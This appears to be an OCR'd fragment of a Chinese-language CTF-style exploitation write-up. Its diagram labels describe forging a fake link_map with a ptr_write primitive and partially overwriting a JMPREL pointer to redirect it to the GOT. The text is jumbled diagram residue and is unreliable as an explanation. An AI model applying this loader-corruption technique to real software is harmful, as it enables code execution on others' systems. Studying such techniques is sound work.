
用 ptr_write primitive 建立






實際上 fake link_map 會有部分與 ld link_map 重疊，而 fake link_map 的 **JMPREL** 剛好對應到 ld link_map 的 **RELA**


fake link_map
3
PLTGOT
5
STRTAB
6
SYMTAB
23
JMPREL
l_info
mmap chunk
mmap chunk
ld link_map
RELA
0x20
d_tag: RELA
d_ptr: AAAA
XXX
0xf8
0x100
_GLOBAL_OFFSET_TABLE_
XXX
0x90
d_tag
d_ptr
XXX
_lock
0x110
mmap chunk by ptr_write




改 last byte 讓 **JMPREL** 的 d_ptr 與變數 **_GLOBAL_OFFSET_TABLE_** 相同位址


fake link_map
3
PLTGOT
5
STRTAB
6
SYMTAB
23
JMPREL
mmap chunk
mmap chunk
ld link_map
RELA
l_info
d_tag
d_ptr
0x90
XXX
_lock
0x110
mmap chunk by ptr_write
0x20
d_tag: RELA
d_ptr: AAAA
d_tag
XXX
0xf8
d_ptr
Chk
0x100
_GLOBAL_OFFSET_TABLE_
mmap chunk
用 ptr_write 給一塊 memory

fake link_map

